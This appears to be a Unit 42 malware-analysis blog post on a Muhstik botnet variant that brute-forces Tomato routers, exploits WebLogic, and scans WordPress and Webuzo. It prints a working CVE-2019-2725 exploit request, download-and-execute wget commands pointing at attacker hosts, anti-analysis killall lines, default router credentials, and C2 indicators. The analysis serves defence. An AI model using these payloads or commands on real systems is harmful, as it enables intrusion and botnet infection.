Muhstik Botnet Attacks Tomato Routers to Harvest New IoT Devices

unit42.paloaltonetworks.com/muhstik-botnet-attacks-tomato-routers-to-harvest-new-iot-devices/

Cong Zheng, Yang Ji, Asher Davila January 21, 2020

By Cong Zheng, Yang Ji and Asher Davila

January 21, 2020 at 6:00 AM

Category: Unit 42

Tags: botnet, IoT, IoT Attacks, Muhstik, Tomato

This post is also available in: 日本語 (Japanese)

Executive Summary

On Dec. 5, 2019, Unit 42 researchers discovered a new variant of the Muhstik botnet that adds a scanner to now attack Tomato routers for the first time by web authentication brute forcing.

Tomato is an open source alternative firmware for routers. Thanks to its stable, Linux-based, non-proprietary firmware, with VPN-passthrough capability and advanced quality of service (QoS) control, Tomato firmware is commonly installed by multiple router vendors and also installed manually by end users. By our investigation on Shodan, there are more than 4,600 Tomato routers exposed on the Internet.

The Muhstik botnet has been alive since March 2018, with a wormlike self-propagating capability to infect Linux servers and IoT devices. Muhstik uses multiple vulnerability exploits to infect Linux services, such as Weblogic, WordPress and Drupal. It also compromises IoT routers, such as the GPON home router

and DD-WRT router. This new variant expands the botnet by infecting Tomato routers.

We have not found further malicious activities in Tomato routers after the Muhstik botnet harvests vulnerable routers, but from our understanding of the Muhstik botnet, Muhstik mainly launches cryptocurrency mining and DDoS attacks in IoT bots to earn profit. We will keep monitoring its Command and Control (C2) IRC channel.

In the following part, we have a detailed analysis of Muhstik botnet.

New Scanner for Tomato Routers

The new Muhstik variant scans Tomato routers on TCP port 8080 and bypasses the admin web authentication by default credentials bruteforcing. In Tomato routers, the default credentials are “admin:admin” and “root:admin”. We captured the Tomato router web authentication brute forcing traffic, in Figure 1.



Figure 1. Tomato router web authentication bruteforcing

To estimate the infected volume, we searched for fingerprints of Tomato routers in Shodan. As noted in Figure 2, there are about 4,600 potential victims on the Internet in total. This total is derived by including the number of TomatoUSB devices, which is used as a NAS server by combining the Tomato router and a USB drive.



Figure 2. Exposed Tomato & TomatoUSB routers on the Internet

Other Scanners

Scan #1: WordPress

The first module is a scanner to identify WordPress installed on a server. To perform the scanning, it sends a GET request to port 80/tcp or 8080/tcp, which are typical HTTP ports.



Figure 3. WordPress scanner used by daymon

Scan #2: Webuzo

The second module is a scanner to identify Webuzo solutions installed on a server. To accomplish the scanning, it sends a GET request to port 2004/tcp, which is Webuzo's default port for administration. The request uses the path /install.php since it is the Webuzo installer file and by default a server running Webuzo will respond successfully to that request.

```
1  GET /install.php HTTP/1.1
2  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
3  (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
4  Host: 132.223.202.213
```

Scan #3: CVE-2019-2725 - WebLogic versions 10.3.6.0 and 12.1.3.0

The third module abuses a deserialization vulnerability present in Oracle WebLogic Server that leads to a Remote Code Execution. This vulnerability can be exploited remotely and without previous authentication. This exploit is sent to port 7001/tcp since its WebLogic Server's default port.

```
POST /_async/AsyncResponseService HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Host: 194.187.209.4
Content-Type: text/xml
content-length: 916

<soapenv:Envelope
xmlns:soapenv='http://schemas.xmlsoap.org/soap/envelope/'
xmlns:wsa='http://www.w3.org/2005/08/addressing'
xmlns:asy='http://www.bea.com/async/AsyncResponseService'><soapenv:Head
er>
<wsa:Action>xx</wsa:Action><wsa:RelatesTo>xx</wsa:RelatesTo><work:WorkC
ontext xmlns:work='http://bea.com/2004/06/soap/workarea/'><java
version='1.4.0' class='java.beans.XMLDecoder'> <void
class='java.lang.ProcessBuilder'> <array class='java.lang.String'
length='3'> <void index='0'> <string>/bin/bash</string> </void> <void
index='1'> <string>-c</string> </void> <void index='2'> <string>wget
http://165.227.78.159/wl.php</string> </void> </array> <void
method='start'/></void> </java>
</work:WorkContext
></soapenv:Header><soapenv:Body><asy:onAsyncDelivery/></soapenv:Body></soapenv:Envelope>
```

We think that this URL hxxp://165.227.78[.]159/wl.php is used for the reporting purpose. Because, the same IP address 165.227.78[.]159 was previously used by Mushtik botnet as a reporting server to collect information of bots as we mentioned in a previous analysis of another Muhstik variant.

Muhstik Botnet Infrastructure

Figure 3 below shows the execution flow used by the updated Muhstik variant. Figure 4 shows this Muhstik botnet variant combining the modules to scan Linux servers running WordPress and Webuzo. Additionally, it implements modules to compromise WebLogic servers and Wi-Fi routers running Tomato firmware.



Figure 4. Muhstik infrastructure



Figure 5. Detailed scanning and exploiting behavior

Payloads of Muhstik Variants

We discovered a malicious binary called tty0. Since tty0 targets Tomato routers, it includes bash commands that can be executed in those systems (and other systems such as DD-WRT):

The first command is used to download a binary called nvr from http://y.fd6fq54s6df541q23sdxfg[.]eu/nvr

```
1  /bin/sh -c nvram set rc_firewall="sleep 120 && wget -qO -
2  http://y.fd6fq54s6df541q23sdxfg.eu/nvr | sh" > /dev/null 2>&1
3
4  /bin/sh -c nvram commit &gt; /dev/null 2&gt;&amp;1
```

It also applies anti-analysis techniques by killing the strace and tcpdump process running in the system.

```
1  /usr/bin/killall -9 strace
2  /bin/sh -c killall -9 tcpdump > /dev/null 2>&1 &
3  /bin/sh -c killall -9 strace > /dev/null 2>&1 &
4  /usr/bin/killall -9 tcpdump
```

The nvr binary contains commands to download four additional binaries. These four binaries are IRC botnet variants, which work on ARM and MIPS architectures. We focused our analysis on binary Pty5, since it drops a binary called daymon, which is a scanner containing the new module targeting Tomato routers.

daymon was encrypted using Mirai's encryption method, the table key is 0xEFBEADDE.

```
1    wget -O /tmp/pty1 http://159.89.156.190/.y/pty1; chmod +x
2    /tmp/pty1; chmod 700 /tmp/pty1; /tmp/pty1 &
3
4    wget -O /tmp/pty3 http://159.89.156.190/.y/pty3; chmod +x
5    /tmp/pty3; chmod 700 /tmp/pty3; /tmp/pty3 &
6
7    wget -O /tmp/pty6 http://159.89.156.190/.y/pty6; chmod +x
8    /tmp/pty6; chmod 700 /tmp/pty6; /tmp/pty6 &
9
10   wget -O /tmp/pty5 http://159.89.156.190/.y/pty5; chmod +x
11   /tmp/pty5; chmod 700 /tmp/pty5; /tmp/pty5 &
```

IRC C2

Once a device is compromised, it will send a connect command to an IRC server. The connect command includes a nickname (NICK) for the device in order to join the channel. This nickname contains the node hostname of the infected device that was previously obtained, shown in Figure 5.

```
<... brk resumed> )                = 0x52a000
uname( <unfinished ...>
<... access resumed> )             = -1 ENOENT (No such file or directory)
<... uname resumed> {sys="Linux", node="debian-armel", ...}) = 0
```

Figure 6. Hostname harvesting

In Figure 6, it adds a username to the connect command.

```
1  USER muhstik localhost localhost :muhstik-11052018
```

The server responds with a PING command followed by a BotnetID. The infected device replies with a PONG followed by the BotnetID. Once a nickname has been crafted and assigned to the infected client, the IRC server accepts the bot as a client in the main channel. Then, the server sends a MOTD (Message of the Day) to the client. Consequently, the victim device will send a command to join a channel called ea, where the commands are sent to the clients that have joined the botnet. The botnet will harvest information of the infected device such as the public IP address in order to register the device into the botnet.



Figure 7. Joining the IRC channel

Conclusion

The new Muhstik botnet variant demonstrates that IoT botnet keeps expanding the botnet size by adding new scanners and exploits to harvest new IoT devices. Botnet developers are increasingly compromising IoT devices installed with the open source firmware, which often lack the security updates and maintenance patches necessary to keep devices safeguarded. End users should be cautious when installing open source firmware and must follow the security guidelines in the firmware manual.

Palo Alto Networks customers are protected from the Muhstik botnet by the following platform protections:

1. Threat Prevention Signatures: 55570 that identifies the Weblogic (CVE-2019-2725) exploit.
2. PAN-DB and DNS Security: blocks attackers' C2 server URL and domain.
3. WildFire and Antivirus: identifies and blocks Muhstik malware.

Appendix

C2

IRC servers:

46.149.233[.]35

68.66.253[.]100

185.61.149[.]22

Domains and URLs:

hxxp://y.fd6fq54s6df541q23sdxfg[.]eu/nvr

hxxp://159.89.156[.]190/.y/pty1

hxxp://159.89.156[.]190/.y/pty3

hxxp://159.89.156[.]190/.y/pty5

hxxp://159.89.156[.]190/.y/pty6

s.shadow.mods[.]net

Samples

Filename	SHA256	File type
tty0	492780a9ac9f03305538b360d8a836c038da4920e8c1ae620988b120613c0b1f	MIPS-ELF
nvr	2548f5b1613f6ebba2ff589c7b3416ccdd066b73644d4d212232beb1cecd9c31	Shell script
Pty1	a4ba50129408f9f52ddabe5bfd5bfb46aea0ca48fb616f495f2610b2f1729687	MIPS-ELF
Pty3	7325742dc0d939542d4c04ae2ae8f2792711203de50d3d16de3a9f83baaf5435	MIPS-ELF
Pty5	72123c51bcdf8c1784654d9e2470e69131872407408aa3cf775ea0ace87bb9a0	ARM-ELF
Pty6	cee20e79f20d35b95645f0cbda1897302e6e554c50f3e6754ce9293e3c1ba11c	ARM-ELF
daymon	dc52a1193ecf6096192f771ae663de6e0389840cb5ceb7b979091333ce6f7f02	ARM-ELF